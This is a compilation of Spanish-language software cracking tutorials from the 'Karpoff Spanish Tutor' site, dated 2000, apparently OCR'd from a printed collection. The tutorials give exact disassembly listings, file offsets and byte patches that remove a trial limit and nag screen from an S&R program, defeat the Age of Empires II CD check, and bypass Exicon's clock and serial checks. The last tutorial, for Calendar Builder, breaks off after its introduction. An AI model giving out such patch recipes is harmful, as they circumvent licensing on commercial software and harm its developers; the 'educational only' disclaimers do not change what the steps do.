como podemos ver nos manda una tipica message box con el texto de siempre mmmm!!! vaya vaya! PAN CON LO MISMO !! damos click en ok! y que pasa ya no nos ejecuta el programa mmmm!!! NIÑO MALO.. NIÑO MALO!!!, que es lo siguiente por hacer vieron el string " the evaluation period expired if .. bla bla !!, bueno entonces que les parece si desensamblamos el ejecutable **sr32.exe**, pero antes saquemosle una copia, y desensamblamos el original, bueno pues manos a la obra, creo que no es necesario explicar como desensamblar el programa ya que creo que ya lo saben ok!, una vez

desensamblado, nos vamos y damos click en el boton que muestra las String References y buscamos el String que sale en la MessageBox




ya lo localizamos ahora damos doble click sobre ese string y nos manda a la parte del codigo que manda a llamar ese String, Analicemos el codigo mmmmmmm!!!!!

```
:0042DDCC 8D4C2464                lea ecx, dword ptr [esp+64]
:0042DDD0 E83B32FDFF              call 00401010
:0042DDD5 8D4C2460                lea ecx, dword ptr [esp+60]
:0042DDD9 C68424DC01000002        mov byte ptr [esp+000001DC], 02
:0042DDE1 E873BE0200              call 00459C59
:0042DDE6 8D4C2438                lea ecx, dword ptr [esp+38]
:0042DDEA 895C2438                mov dword ptr [esp+38], ebx
:0042DDEE 895C243C                mov dword ptr [esp+3C], ebx
:0042DDF2 E819270000              call 00430510
:0042DDF7 85C0                    test eax, eax
:0042DDF9 742A                    je 0042DE25
:0042DDFB 6AFF                    push FFFFFFFF

* Possible Reference to Dialog: DialogID_0601, CONTROL_ID:0004, "L&oad..."
                                  |
:0042DDFD 6A04                    push 00000004

* Possible Reference to String Resource ID=02170: "The evaluation period expired.□Would you like
                                  |
:0042DDFF 687A080000              push 0000087A
:0042DE04 E8872E0300              call 00460C90
:0042DE09 83F806                  cmp eax, 00000006
:0042DE0C 750E                    jne 0042DE1C
:0042DE0E 8B16                    mov edx, dword ptr [esi]
:0042DE10 6A01                    push 00000001
:0042DE12 686A000200              push 0002006A
:0042DE17 8BCE                    mov ecx, esi
:0042DE19 FF5274                  call [edx+74]
```

hey y que vemos aqui mm! un salto condicional **JE** tres lineas arriba de nuestro mensaje de error, ¿sera nuestro salto? en la linea

0042DDF9 742A JE 0042DE25 " salto condicional que desactiva el programa pasados 30 dias"

lo que tendriamos que hacer es cambiar este salto **JE** POR UN **EB** para que salte sin importar el valor que tenga y así nunca termine el periodo de evaluación, veamos si funciona, para eso apuntamos el offset de la direccion de memoria donde se localiza el salto que es:



abrimos con el Hexwork Shop la copia del **S&R** damos Control G y nos manda a

```
0002D1C4 8BCE E81C B902 0053 8D4C 2464 E83B .......S.L$d.;
0002D1D2 32FD FF8D 4C24 60C6 8424 DC01 0000 2...L$`..$....
0002D1E0 02E8 73BE 0200 8D4C 2438 895C 2438 ..s....L$8.\$8
0002D1EE 895C 243C E819 2700 0085 C074 2A6A .\$<..'....t*j
0002D1FC FF6A 0468 7A08 0000 E887 2E03 0083 .j.hz.........
0002D20A F806 750E 8B16 6A01 686A 0002 008B ..u...j.hj....
```

una vez localizada, cambiamos el **74** por **EB** y quedaria así

```
0002D1C4 8BCE E81C B902 0053 8D4C 2464 E83B .......S.L$d.;
0002D1D2 32FD FF8D 4C24 60C6 8424 DC01 0000 2...L$`..$....
0002D1E0 02E8 73BE 0200 8D4C 2438 895C 2438 ..s....L$8.\$8
0002D1EE 895C 243C E819 2700 0085 C0EB 2A6A .\$<..'.....*j
0002D1FC FF6A 0468 7A08 0000 E887 2E03 0083 .j.hz.........
0002D20A F806 750E 8B16 6A01 686A 0002 008B ..u...j.hj....
```

grabamos y vamos a ejecutar el programa yyyyyyy!! LISTO LIMITE DE TIEMPO CRACKEADO!!!. OK!! ya cambiamos el limite de tiempo ahora si queremos , nos falta quitar esa molesta Nag Screen que sale al principio, para eso veamos el codigo y unas tres lines arriba del **JE** vemos una **CALL**

```
:0042DDD9 C68424DC01000002        mov byte ptr [esp+000001DC], 02
:0042DDE1 E873BE0200              call 00459C59
:0042DDE6 8D4C2438                lea ecx, dword ptr [esp+38]
:0042DDEA 895C2438                mov dword ptr [esp+38], ebx
:0042DDEE 895C243C                mov dword ptr [esp+3C], ebx
:0042DDF2 E819270000              call 00430510
:0042DDF7 85C0                    test eax, eax
:0042DDF9 742A                    je 0042DE25
:0042DDFB 6AFF                    push FFFFFFFF
```

0042DDE1 E873BE0200 CALL 00459C59 "llamada encargada de crear la Nag Screen"

lo que tendremos que hacer para cancelar esa CALL sera facil solo tenemos obtener el offset que es:

```
Line:83335 Pg 1029 and 1030 of 2814  Code Data @:0042DDE1 @Offset 0002D1E1h in File:Sr32.exe
```

E873BE0200
cambiarla por
9090909090

y nos vamos al Hex Work Shop y damos Control G eh insertamos el offset y nos manda a la direccion que debemos cambiarla, cambiemosla, grabamos los cambios y ejecutamos el programa Y!!!! LISTO !!! CREO QUE ESTE ARROZ YA SE COCIO !!! LISTO PROGRAMA CRACKEADO COMPLETAMENTE!

NOTA: ESTE TUTORIAL ES SOLO PARA AUMENTAR TUS CONOCIMIENTOS !! SI TE GUSTA EL PROGRAMA COMPRALO !!!

NOTA 2: SI QUIERES BAJAR LA COMPILACION DE TUTORIALES, LA CUAL CONTIENE MAS DE 250 TUTORIALES LA PUEDES BAJAR DE AQUI . O SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA NUEVA VERSION MANDAMELOS A MI EMAIL Y YO ME COMUNICARE CONTIGO !!SALUDOS!!

Profesor_X

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Age of Ampires II**

PROTECCION:	**CD CHECK**		
Descripcion:	**Excelente Juego de Estrategia en Tiempo Real.**		
Dificultad:	**PRINCIPIANTE**		
DOWNLOAD:	**????????**		
Herramientas:	**HEXWORKSHOP V3.01 / WI32DASM V8.9**		
CRACKER:	**DeK Oin**	**FECHA:**	**08/08/2000**

INTRODUCCION

Hola amigos que tal?.

En este tutorial se explica cómo crackear el Age of Empires II. Sepan disculpar si algo no queda bien explicado, es que este es mi primer tutorial, si no entienden algo, háganmelo saber a dek_oin@hotmail.com

AL ATAKE

Primero que nada ejecuten empires2.exe sin el CD en la unidad u héchenle un vistazo a lo que dice "para jugar una partida de un jugador debes insertar un CD del juego y reiniciar Age of Empires II, al diablo!!! Primero deben tener su copia de seguridad de empires2.exe. Si la tienen abran empires2.exe (no la copia) con el Wdasm.

Hagan clic en imported functions y busquen la función utilizada por el 99% de los juegos, GetDriveTypeA. Hagan doble clic en ella y verán esto:

AgeII1.png (41359 bytes)

Vayan subiendo hasta encontrar:

AgeII2.png (28291 bytes)

Lo que haremos será cambiar **7424** a **7524** en el editor hexadecimal. Si se dan cuenta, en la parte inferior de la ventana del WDasm hay una cosa así:

AgeII3.png (14319 bytes)

ven donde dice Offset, eso es lo que introduciremos en el Hex Workshop recuerda que no debes introducir los ceros, son para que entienda el WDasm, ni la h ya que significa que está en haxadecimal) así que abran el Hex Workshop, hagan clic en edit/go to y escriban el offset(1F176).

Luego cambien el **74** por el **75**, salta si es equivalente a salta si no es equivalente.

Guarden los cambios y pruébel el Age of Empires II

¿FUNCIONA? (a mi me funcionó así que pienso que debería funcionar)

Felicidades!!!! CRACKEASTE EL AGE OF EMPIRES II

Nota: este tutorial está creado solo con fines educacionales. El autor no se responsabiliza de el uso que le puedan dar.

Karpoff Spanish Tutor

Programa:	**CRACKEANDO EL EXICON**

PROTECCION:	Time Trial. Hay que introducir un número de serie		
Descripcion:	**Extrae Iconos de los Programas**		
Dificultad:	**Principiante+**		
DOWNLOAD:	www.basta.com		
Herramientas:	W32DASM, y EXESCOPE		
CRACKER:	**Stomper**	**FECHA:**	**25/08/2000**

INTRODUCCION

Este programa lo intente crackear por recomendacion de alguien del canal #crackers del hispano. Como programa
no le encuentro ningun uso, pero bueno, se intentara.
Lo podeis encontrar aqui: www.basta.com

Bueno no me enrollare mas e ire al grano;

AL ATAKE

Descargo el programa, lo instalo, para observarlo, lo primero que me aparece es una cadena parecida a esta:
"The aplication cannot start because the system clock is not correct"

Aclaracion: Tengo la pila de la bios gastada y estoy a fecha de 1 de enero del 97. Este mensaje
no tendria por que saliros a no ser que tengais el mismo problema que yo o hayais cambiado la fecha.
Pero bueno, asi me ahorro tener que andar cambiando fechas para ver que pasa.
Al final va a resultar que este cambio nos lo podiamos haber ahorrado atacando directamente a la comprobacion
del numero de serie pero asi practicamos mas, que es lo que nos interesa.

Volviendo al tema, apuntamos la cadena, ahora desensamblamos el ejecutable y guardamos el proyecto.
El W32Dasm no nos da ningun error, eso es una buena señal ;).
Hacemos doble click sobre la cadena y aparecemos en:

```
:00409DF9 E8020A0000 call 0040A800
:00409DFE 85C0 test eax, eax
:00409E00 741E je 00409E20
:00409E02 6AFF push FFFFFFFF
:00409E04 6A10 push 00000010

* Possible Reference to String Resource ID=25220: "The application cannot start because the
system clock is not"
|
:00409E06 6884620000 push 00006284
:00409E0B E871990100 call 00423781
```

Este codigo esta claro, en el primer call se comprueba la fecha del reloj y sino es correcta nos aparece la ventana.
Asi que nos situamos sobre el salto y apuntamos el offset 9200
y ponemos un par de NOPS.

Hacemos una copia del ejecutable y la parchemos y la ventana no aparece. Primer objetivo cumplido.

TIMANDO AL PROGRAMA :)
Ahora le damos a yes y estamos en la ventana en la que introducir el numero de serie. Metemos un numero cualquiera y
obtenemos el siguiente mensaje. En mi caso pruebo con 11111111 en el primer cuadro y 12345678 en el segundo. En total 16
caracteres. Y va el notas del programa y me salta con un "The password you have entered is not correct."
Volvemos a W32Dasm y buscamos la cadena, aparecemos aqui:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040ABBF(C)
|
:0040ABE3 6AFF push FFFFFFFF
:0040ABE5 6A30 push 00000030

* Possible Reference to String Resource ID=25224: "The password you have entered is
incorrect."
|
:0040ABE7 6888620000 push 00006288 <=== Aqui aparecemos
:0040ABEC E8908B0100 call 00423781
```

Venimos de un salto condicional, ummm, sospechoso ¿no? ;). Ahora vamos a la direccion 40ABBF.
Y tenemos esto:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040AB29(C)
|
:0040AB7F 51 push ecx
:0040AB80 E80B2F0000 call 0040DA90
:0040AB85 83C404 add esp, 00000004
:0040AB88 8BF8 mov edi, eax
:0040AB8A E8EBC30100 call 00426F7A
:0040AB8F 8B4010 mov eax, dword ptr [eax+10]
:0040AB92 6A00 push 00000000
:0040AB94 50 push eax
:0040AB95 E8D6100000 call 0040BC70
:0040AB9A 8BCF mov ecx, edi
:0040AB9C 83C408 add esp, 00000008
:0040AB9F 2BC8 sub ecx, eax
:0040ABA1 81F94D060000 cmp ecx, 0000064D
:0040ABA7 7418 je 0040ABC1
:0040ABA9 81F943060000 cmp ecx, 00000643
:0040ABAF 7410 je 0040ABC1
:0040ABB1 81F95F060000 cmp ecx, 0000065F
:0040ABB7 7408 je 0040ABC1
```

```
:0040ABB9 81F9F0050000 cmp ecx, 000005F0
:0040ABBF 7522 jne 0040ABE3 <====== Aqui aparecemos
```

Vamos a ver que tenemos en la direccion que nos referencia de nuevo.

```
:0040AAF7 E8CA210100 call 0041CCC6
:0040AAFC 83F801 cmp eax, 00000001
:0040AAFF 0F85EC000000 jne 0040ABF1
:0040AB05 8B8424BC000000 mov eax, dword ptr [esp+000000BC]
:0040AB0C 8B48F8 mov ecx, dword ptr [eax-08]
:0040AB0F 85C9 test ecx, ecx
:0040AB11 0F84DA000000 je 0040ABF1
:0040AB17 50 push eax
:0040AB18 E833100000 call 0040BB50 <= Aqui se comprueba si el numero de serie es correcto
:0040AB1D 8B8C24C0000000 mov ecx, dword ptr [esp+000000C0]
:0040AB24 83C404 add esp, 00000004
:0040AB27 85C0 test eax, eax
:0040AB29 7454 je 0040AB7F <======= Desde Aqui se nos llama
:0040AB2B 8B51F8 mov edx, dword ptr [ecx-08]
```

Tenemos un call, seguido de un mov y un add, y luego una comparacion y un salto.
Vamos a ver un poco por encima lo que hace

```
:0040BB50 53 push ebx
:0040BB51 56 push esi
:0040BB52 8B74240C mov esi, dword ptr [esp+0C]
:0040BB56 57 push edi <= Nuestro numero de serie todo junto (1111111112345678)
:0040BB57 85F6 test esi, esi
:0040BB59 0F84F2000000 je 0040BC51 <= Salto a 40BC51 ummmm...
:0040BB5F 8BFE mov edi, esi <= Copiamos el serial a edi
:0040BB61 83C9FF or ecx, FFFFFFFF
:0040BB64 33C0 xor eax, eax <= Ponemos eax (ntr. numero) a cero
:0040BB66 F2 repnz
:0040BB67 AE scasb
:0040BB68 F7D1 not ecx
:0040BB6A 49 dec ecx
:0040BB6B 83F910 cmp ecx, 00000010 <= Comparamos la longitud con nuestro codigo con 10h, 16
:0040BB6E 0F85DD000000 jne 0040BC51 <= Si es menor de 16 salta al salto de antes...
:0040BB74 B90F000000 mov ecx, 0000000F <= ECX vale 15, y este va ser el valor de el contador

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040BB91(C)
|
:0040BB79 8A0431 mov al, byte ptr [ecx+esi] <= 1. Copiamos el ultimo caracter de nto nº a al
:0040BB7C 3C30 cmp al, 30 <= 2. Lo comparamos con 0
:0040BB7E 0F8CCD000000 jl 0040BC51 <= 3. Si es menor de 0 otra vez a la misma direccion....
:0040BB84 3C39 cmp al, 39 <= 4. Ahora lo comparamos con 9
:0040BB86 0F8FC5000000 jg 0040BC51 <= 5. Si es mayor que 9 al mismo sitio vamos.....
:0040BB8C 8BC1 mov eax, ecx <= 6. Copiamos el valor del contador a eax
:0040BB8E 49 dec ecx <= 7. Restamos uno al contador
:0040BB8F 85C0 test eax, eax <= 8. Si eax es igual a 0 seguiremos con el codigo
:0040BB91 75E6 jne 0040BB79 <= ESTA COMPROBACION SE REALIZA CON TODOS LOS CARACTERES
:0040BB93 0FBE5E0F movsx ebx, byte ptr [esi+0F] <= Copiamos el ultimo numero a EBX
:0040BB97 83EB30 sub ebx, 00000030 <= Le restamos 30h: en ascii, 56 - 48 = 8
:0040BB9A 8D4301 lea eax, dword ptr [ebx+01] <= Copiamos a eax, 8 + 1 = 9
:0040BB9D 83F80F cmp eax, 0000000F <= Lo comparamos con 15
:0040BBA0 7C03 jl 0040BBA5 <= Saltamos si es menor
:0040BBA2 83E80F sub eax, 0000000F
```

Me voy a centrar en como crackear la rutina de comprobacion, no en que consiste esta porque no me apetece mucho. Asi que seguimos observando el codigo:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040BBA0(C)
|
:0040BBA5 40 inc eax
:0040BBA6 83F80F cmp eax, 0000000F
:0040BBA9 7C03 jl 0040BBAE
```

```
:0040BBAB 83E80F sub eax, 0000000F

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040BBA9(C)
|
:0040BBAE 8BC8 mov ecx, eax
:0040BBB0 83C003 add eax, 00000003
:0040BBB3 83F80F cmp eax, 0000000F
:0040BBB6 7C03 jl 0040BBBB
:0040BBB8 83E80F sub eax, 0000000F

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040BBB6(C)
|
:0040BBBB 0FBE3C31 movsx edi, byte ptr [ecx+esi]
:0040BBBF 8BC8 mov ecx, eax
:0040BBC1 83C003 add eax, 00000003
:0040BBC4 83EF30 sub edi, 00000030
:0040BBC7 83F80F cmp eax, 0000000F
:0040BBCA 7C03 jl 0040BBCF
:0040BBCC 83E80F sub eax, 0000000F

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040BBCA(C)
|
:0040BBCF 0FBE0C31 movsx ecx, byte ptr [ecx+esi]
:0040BBD3 8BD0 mov edx, eax
:0040BBD5 83C003 add eax, 00000003
:0040BBD8 8D0C89 lea ecx, dword ptr [ecx+4*ecx]
:0040BBDB 83F80F cmp eax, 0000000F
:0040BBDE 8D0C89 lea ecx, dword ptr [ecx+4*ecx]
:0040BBE1 8D0C8D40EDFFFF lea ecx, dword ptr [4*ecx+FFFFED40]
:0040BBE8 7C03 jl 0040BBED
:0040BBEA 83E80F sub eax, 0000000F

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040BBE8(C)
|
:0040BBED 0FBE1432 movsx edx, byte ptr [edx+esi]
:0040BBF1 0FBE0430 movsx eax, byte ptr [eax+esi]
:0040BBF5 8D1492 lea edx, dword ptr [edx+4*edx]
:0040BBF8 03C8 add ecx, eax
:0040BBFA 8D8C51F0FDFFFF lea ecx, dword ptr [ecx+2*edx-00000210]
:0040BC01 83F902 cmp ecx, 00000002
:0040BC04 754B jne 0040BC51 <========== Os suena esta direccion, seguro que si,
Apunta el OFFSET y pon un par de nops
:0040BC06 33C0 xor eax, eax
:0040BC08 B90F000000 mov ecx, 0000000F

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040BC1B(C)
|
:0040BC0D 0FBE1431 movsx edx, byte ptr [ecx+esi]
:0040BC11 0FAFD1 imul edx, ecx
:0040BC14 03C2 add eax, edx
:0040BC16 8BD1 mov edx, ecx
:0040BC18 49 dec ecx
:0040BC19 85D2 test edx, edx
:0040BC1B 75F0 jne 0040BC0D
:0040BC1D 8D4B0E lea ecx, dword ptr [ebx+0E]
:0040BC20 83F90F cmp ecx, 0000000F
:0040BC23 7C03 jl 0040BC28
:0040BC25 83E90F sub ecx, 0000000F

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040BC23(C)
|
:0040BC28 0FBE1431 movsx edx, byte ptr [ecx+esi]
:0040BC2C 0FAFD1 imul edx, ecx
:0040BC2F 2BC2 sub eax, edx
```

```
:0040BC31 49 dec ecx
:0040BC32 7903 jns 0040BC37
:0040BC34 83C10F add ecx, 0000000F

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040BC32(C)
|
:0040BC37 8A1C31 mov bl, byte ptr [ecx+esi]
:0040BC3A 0FBED3 movsx edx, bl
:0040BC3D 0FAFCA imul ecx, edx
:0040BC40 2BC1 sub eax, ecx
:0040BC42 B90A000000 mov ecx, 0000000A
:0040BC47 99 cdq
:0040BC48 F7F9 idiv ecx
:0040BC4A 80C230 add dl, 30
:0040BC4D 3AD3 cmp dl, bl
:0040BC4F 7406 je 0040BC57 <=== Si no se ejecuta este salto, pondriamos a 0 eax y
regresariamos
Y entonces el text eax, eax que sigue al call saltaria. Por lo tanto
habra que cambiar esto.

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040BB59(C), :0040BB6E(C), :0040BB7E(C), :0040BB86(C), :0040BC04(C)
|
:0040BC51 33C0 xor eax, eax
:0040BC53 5F pop edi
:0040BC54 5E pop esi
:0040BC55 5B pop ebx
:0040BC56 C3 ret



* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040BC4F(C)
|
:0040BC57 57 push edi
:0040BC58 6A10 push 00000010
:0040BC5A 56 push esi
:0040BC5B E850FEFFFF call 0040BAB0
:0040BC60 83C40C add esp, 0000000C
:0040BC63 5F pop edi
:0040BC64 5E pop esi
:0040BC65 5B pop ebx
:0040BC66 C3 ret
```

Ahora realizamos los dos cambios el primero por un par de nops, y el segundo por un jmp.
OFFSETS: B00F => 9090
BOF4 => EB

Abrimos el ejecutable crackeado, damos a about y dice que "THIS IS A SHAREWARE PRODUCT"

Asi que abrimos otra vez el programa con un editor hexadecimal y buscamos algo como
"T.h.i.s..i.s..a..%d..p.r.o.d.u.c.t."
seguido a esto encontrareis "s.h.a.r.e.w.a.r.e." cambiamos la cadena por lo que querais, yo en lugar de shareware he puesto
"C.R.A.C.K.E.D.:.)"

Ya esta casi crackeado, solo quedan detalles en el menu about, como registration (Aunque esta desactivada la opcion de registrar)

USANDO EL EXESCOPE
Este programa me lo recomendo el Mr_Mauve (:p), permite modificar las ventanas de los programs y los menus
asi que abrimos el programa, seleccionamos el ExIcon
Pulsamos sobre Dialog, y sobre 25000 y hacemos doble clcik donde pone
DefPushButton: OK y ahora podemos borrar algunas cosas como la de Registration, License Agreement, la url y modificar un poco
el tamaño del formulario.

Ahora si que si, la proteccion del EXICON a la mierda!

Por cierto el ExesCope solo acepta un cambio en la version no registrada, asi que ya sabeis a lo que tocais XD

www.go.to/Stomper

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	Calendar builder 3.2b


PROTECCION:	Name / Serial, Limitación de funcionamiento		
Descripcion:	Utilitario que nos permite crear calendarios.		
Dificultad:	Facilucha		
DOWNLOAD:	http://www.rks-software.com		
Herramientas:	Softice W32dasm Editor Hexadecimal		
CRACKER:	Yerba Mate	FECHA:	07/09/2000

INTRODUCCION


Bienvenidos al segundo tutorial. Espero que el primero haya quedado claro y que hayan sido capaces de obtener el serial para ***'Matris'***. Si se te complicó mandame un e-mail.
¿Que para que queremos un utilitario para crear calendarios?.....Esa es una buena pregunta. Lo concreto es que nos permitirá practicar un poco más. En este tutorial usaremos otras herramientas básicas del cracking. Iremos juntos a travéz de aciertos y errores (en mi caso suelen abundar los se -gundos).

AL ATAKE


Cuando corremos el programa por primera vez nos aparece una pantalla que nos da las gracias por probar el programa (¿?) y que nos informa la cantidad de días que nos quedan para evaluarlo. Le damos a ***'OK'*** , vamos a ***' Help'*** ***'enter serial number'*** y ponemos cualquier dato (jugate pone los tuyos sin miedo), en mi caso esto es lo que puse **:**



